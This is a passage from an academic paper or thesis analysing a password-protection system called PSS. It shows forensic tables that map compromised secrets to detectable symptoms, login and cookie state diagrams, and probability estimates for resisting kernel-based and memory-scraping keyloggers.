


Fig. 53. Analysis of Handshake on Server Side

5.2.4 Forensics for Memory Scraping Attack


According to above mathematical analysis, we know the possibility of impersonating client or PSS server through memory scraping attack is little. Since the secrets involved in handshake procedure protect and cover each other, the partially compromised client or server would leave the clues for real-time forensics. The relationship between causes and results about forensics are listed in Table 18. Based on this table, PSS system could find out the reasons from detected results.

Table 18. Forensics for Memory Scraping Attack

Index	Cause	Result
1	One K_{DT1} is compromised by memory scraping	$K_{SN}\{A_D\}^T$, $K_{DN}\{ Ind_D , N_D , PID_U \}^T$ cannot be decrypted correctly on Server side
2	One K_{DT2} is compromised by memory scraping	PID_D^T , T#, PRNG(D_D^T , T#) are verified incorrectly on Server side
3	D_D is compromised by accessing PT1 on Server	Launch DoS attack with correct T#, PRNG(D_D, T#) to Server
4	One K_{PT1DG} is compromised by memory scraping	Multiple Clients report: PRNG(D_S^T , T#) is correct; $K_{DN}\{A_S\}^T$ could be decrypt successfully, but A_S^T is incorrect; $K_{SN}\{ Ses\#+1, PID_S \}^T$ is correct;
5	One K_{PT2D} and one K_{PT2SD} are compromised by memory scraping	Single Client reports: PRNG(D_S^T , T#) is incorrect; $K_{DN}\{A_S\}^T$ could be decrypt successfully, but A_S^T is incorrect; $K_{SN}\{ Ses\#+1, PID_S \}^T$ is incorrect;
6	One K_{PT3DG} is compromised by memory scraping	Multiple Clients report: PRNG(D_S^T , T#) is incorrect; $K_{DN}\{A_S\}^T$, $K_{SN}\{ Ses\#+1, PID_S \}^T$ cannot be decrypted correctly;
7	D_S is compromised by accessing DT1 on Client	Launch DoS attack with correct T#, PRNG(D_S, T#) to Client
8	K_{DN}, K_{SN}, PID_D^{T+1} are compromised by memory scraping	Session T+1 login successfully, but in session T+2, PID_D^{T+2} is verified incorrectly in server
9	K_{DN}, K_{SN}, PID_S^{T+1} are compromised by memory scraping	Session T+1 login successfully, but in session T+2, PID_S^{T+2} is verified incorrectly in client
10	One K_{PT1DG} and one K_{PT3DG} are compromised by memory scraping	Multiple Clients (the Clients in K_{PT1DG} group) report: PRNG(D_S^T , T#) is correct; $K_{DN}\{A_S\}^T$ could be decrypt successfully, but A_S^T is incorrect; $K_{SN}\{ Ses\#+1, PID_S \}^T$ is correct; Multiple Clients report (the Clients in K_{PT3DG} group): PRNG(D_S^T , T#) is incorrect; $K_{DN}\{A_S\}^T$, $K_{SN}\{ Ses\#+1, PID_S \}^T$ cannot be decrypted correctly; For the Clients in both K_{PT1DG} and K_{PT3DG} group: Have probability of connecting with fake server without knowing; Server should force these Clients to re-register in secure environment
11	One K_{PT1DG}, one K_{PT2D} and one K_{PT2SD} are compromised by memory scraping	Multiple Clients report: (same as only K_{PT1DG} compromised) PRNG(D_S^T , T#) is correct; $K_{DN}\{A_S\}^T$ could be decrypt successfully, but A_S^T is incorrect; $K_{SN}\{ Ses\#+1, PID_S \}^T$ is correct;

12	One K_{PT3DG}, one K_{PT2D} and one K_{PT2SD} are compromised by memory scraping	Multiple Clients report (the Clients in K_{PT3DG} group): PRNG(D_S^T , T#) is incorrect; K_{DN} {A_S}^{T}, K_{SN} { Ses#+1, PID_S }^{T} cannot be decrypted correctly; One Client reports (the Client protected by compromised K_{PT3DG} group and K_{PT2D} and K_{PT2SD}): PRNG(D_S^T , T#) is incorrect; K_{DN} {A_S}^{T} is correct; K_{SN} { Ses#+1, PID_S }^{T} cannot be decrypted correctly;
13	In client, one K_{DT1} is compromised; in server, the corresponding K_{PT1DG} is compromised	Multiple Clients report: PRNG(D_S^T , T#) is correct; K_{DN} {A_S}^{T} could be decrypt successfully, but A_S^T is incorrect; K_{SN} { Ses#+1, PID_S }^{T} is correct; One Server reports: PRNG(D_D^T , T#) is correct; K_{SN} {A_D}^{T} could be decrypt successfully, but A_D^T is incorrect; K_{DN} { Ind_D , N_D , PID_U }^{T} cannot be decrypted correctly;

The detailed login verification result is also stored in the relational database of PSS server as shown in Fig. 54. The LoginTable stores not only the each secret's verification result but also the login results of previous two sessions. Since PT1 and PT3 are protected as groups in PSS server, the LoginTable records the ID_{PT1DG} and ID_{PT3DG} presenting to which group the user belongs.



PID_U	PID_D	LoginTable	StateTable	LogTable
PID_U	PID_D	LoginTable	StateTable	LogTable

K_{SN} {A_D}	K_{DN} { Ind_D , N_D , PID_U }	PID_D	T#	PRNG(D_D, T#)	PRNG(D_S, T#)	K_{DN} {A_S}	A_S	K_{SN} { Ses#+1, PID_S }
1/0	1/0	1/0	1/0	1/0	1/0	1/0	1/0	1/0

K_{PT1DG} Group	K_{PT3DG} Group	Login History	
ID_{PT1DG}	ID_{PT3DG}	T-1	T-2
		1/0	1/0

Fig. 54. Relational Database for LoginTable

With the help of LoginTable, the forensics process is able to detect the multiple users' abnormal actions of same protected group in order to tell the compromised secrets on server side. The example of detection of correlated multiple users is showed in Fig. 55, where GroupTable is the Hash Map stores all ID_{PT1DG} or ID_{PT3DG}.




Fig. 55. Detection of Multiple Users

According to mutual support of mutating tables and secrets, the state transition diagram about login is shown as Fig. 56. Li is the Login state, LiS is Login Success state, F is forensics state, and others are verification results of each login secrets.



$$\begin{tikzcd}
Li \arrow[r] & PD_D \arrow[r] & PD_S \arrow[r] & PID_D \arrow[r] & KA_D \arrow[r] & KA_S \arrow[d] \\
 & & KSP \arrow[dl] \arrow[dr] & A_S \arrow[l] & T\# \arrow[l] & KNP \arrow[l] \\
 & F & & LiS & &
\end{tikzcd}$$

Fig. 56. State Transition Diagram for Login Protection

5.3 Cookie Protection Analysis

In some process, such as cookie recovery as shown as Fig. 57, which requires multiple secrets from different sources, the adversary is able to skip some necessary steps, if the adversary obtained partial secrets through memory scraping attack.




Fig. 57. Cookie Retrieve

The state transition diagram about cookie protection is shown as Fig. 58, where RCK is Retrieve Cookie state, CK is Get Cookie Successfully state, F is forensics state, and others are verification results of the stamps of each step.



$$\begin{tikzcd}
 & N_D \arrow[r] & A_D^2 \arrow[r] & Ind_{SD} \arrow[r] & K_{ST2D} \arrow[d] \arrow[ddr] & \\
RCK \arrow[ur] \arrow[r] \arrow[dr] & P_U S \arrow[r] & P_D S \arrow[r] & CK_{Nonce} \arrow[r] & SCR_{SD} \arrow[d] \arrow[dr] & \\
 & P_U D \arrow[r] & P_D D \arrow[r] & P_{CK} \arrow[r] \arrow[rr, bend right] & CK & F
\end{tikzcd}$$

Fig. 58. State Transition Diagram for Cookie Protection

In the Table 19, we summarized the compromised secrets and related bypassed steps even though the adversary is able to decrypt the cookie successfully. As a result, the compromised secrets could be detected according to the bypassed steps.

Table 19. Forensics for Cookie Protection

Index	Compromised Secrets	Bypassed Steps	Result
1	K_{ST2D}	Get N_D from DT2, get A_D^2 from PT3 and get Ind_{SD} from PT1	Decrypt the cookie successfully, but bypass some necessary steps
2	SCR_{SD}	Get N_D from DT2, get A_D^2 from PT3, get Ind_{SD} from PT1 and get SCR_{SD} from PT2	
3	CK_{Nonce}	Get PID_U and PID_D from PT1	
4	PID_{CK}	Get PID_U and PID_D from DT1	
5	K_{DT3}	All steps on PSS server side	

According to the hierarchical relationship between logs, states, cookies, tabs, and users, the general forensics time complexity is showed in Fig. 59.




Fig. 59. General Forensics Time Complexity
p is the number of logs for each tab, and n is the number of tabs/states
k is the number of related cookies, i is the number of related states, and j is the number of related log entries

The example state transition diagram with cookie and login protection is showed in Fig. 60, where orange block is Login protection, green block is cookie protection, and red block is about main intrusions prevention and detection.




Fig. 60. Example State Transition Diagram with Cookie and Login Protection

5.4 Keylogger Analysis

Kernel based keylogger works like the keyboard driver which is able to catch all user inputs, while memory scraping based keylogger actually tries to get the password before encryption from memory. We will calculate the possibility of stealing banka's PW through kernel based and memory scraping based keyloggers respectively based on assumption 8 to 11.

Assumption 8: Attacker can only access Banka.com through our PSS system.

Assumption 9: The banka's PW has 12 characters.

Assumption 10: K_{KLC}#PW has 24 characters.

Assumption 11: K_{KLC}#PW#½K_{SF} has 36 characters.

As to kernel based keylogger, the adversary needs to impersonate valid PSS client as well, which possibility is 2^{-135} that already calculated in section 5.2. However, the adversary cannot get complete K_{KLC}#PW shuffle string that user actually inputs because of the random drop down menu input. We assume the attacker is also able to get screen captures and detect the mouse motion. If user inputs with two methods evenly, the possibility of capturing the input from keyboard is $P_1(\frac{l}{2})$, and the possibility of capturing the input from drop-down menu is $P_2(\frac{l}{2})$, where l is the length of total input. Since the user input is different evey time because of the OTP, the attacker has to capture the input multiple times (denoted as n times). Thus the total successful probability of stealing banka's PW is $\left(P_1\left(\frac{l}{2}\right)P_2\left(\frac{l}{2}\right)\right)^n 2^{-135}$. If we extend the example to m different input methods, the possibility is $2^{-135}\left(\prod_{k=1}^{m} P_k\left(\frac{l}{m}\right)\right)^n$

Regarding to memory scraping based keylogger, there are three steps needed. First, attacker needs to memory scraping attack ½PW#½K_{SF} and ½PW#K_{KLC}, where the possibility is calculated with Equation 3. Second, the adversary needs to impersonate valid PSS client as well, which possibility is 2^{-135} that already calculated in section 5.2. Third, attacker needs to pick correct password from PW#K_{KLC}#½K_{SF}, where the possibility is $\frac{1}{C(36,12)} \approx 2 * 10^{-30}$. Thus the total successful probability of stealing banka's PW through memory scraping based keylogger is 2^{-197}.

Equation 3: $W(X,1,2) = \sum_{X=2}^{\infty} V(X,1) = \sum_{X=2}^{\infty} L(X,1)\cdot A(X) = \sum_{X=2}^{\infty} \Pr(X)\cdot C(X,2)(\frac{10^{-4}}{3})^2 \approx 2^{-32}$

We present Table 20 to show the prevention result and possibility of stealing password under different kinds of keylogger [55] or client side attacks.

Table 20. Summary of Keylogger Prevention
m is number of input methods, n is the least number of successful attack, l is the length of input string, $\frac{l}{m}$ is the length of input string by one single method

Keylogger Type	Description	Result	Possibility of login Banka through PSS
Kernel based	Obtain root access to hide itself in the OS and starts intercepting keystrokes that pass through the kernel. A keylogger using this method can act as a keyboard/mouse device driver for example, and thus gain access to any information typed on the keyboard as it goes to the operating system	Can only get part of K_{KLC}#PW shuffle string that user actually inputs. Depends on the number of different input method employed	$2^{-135}\left(P\left(\frac{l}{m}\right)\right)^{mn}$
API based	These key logger/mouse hook keyboard APIs inside a running application. The		

	key logger registers for keystroke events, as if it was a normal piece of the application instead of malware		
Kernel based + Screen capture + html injection+ mouse motion detection	All possible combinations	Depends on the number of different input method employed	$2^{-135}\left(\prod_{k=1}^{m} P_k\left(\frac{l}{m}\right)\right)^n$
Memory Scraping based	Get password in plain text before encryption through memory scraping attack	Can only get ½PW#K$_{KLC}$ and ½PW#½K$_{SF}$ shuffle string which are the strings stored in memory before encryption	2^{-197}

According to above table, our prevention method tackles some serious client threats, such as keylogger, which have 100% possibility to steal user's password without protection.

5.5 Summary of Prevention

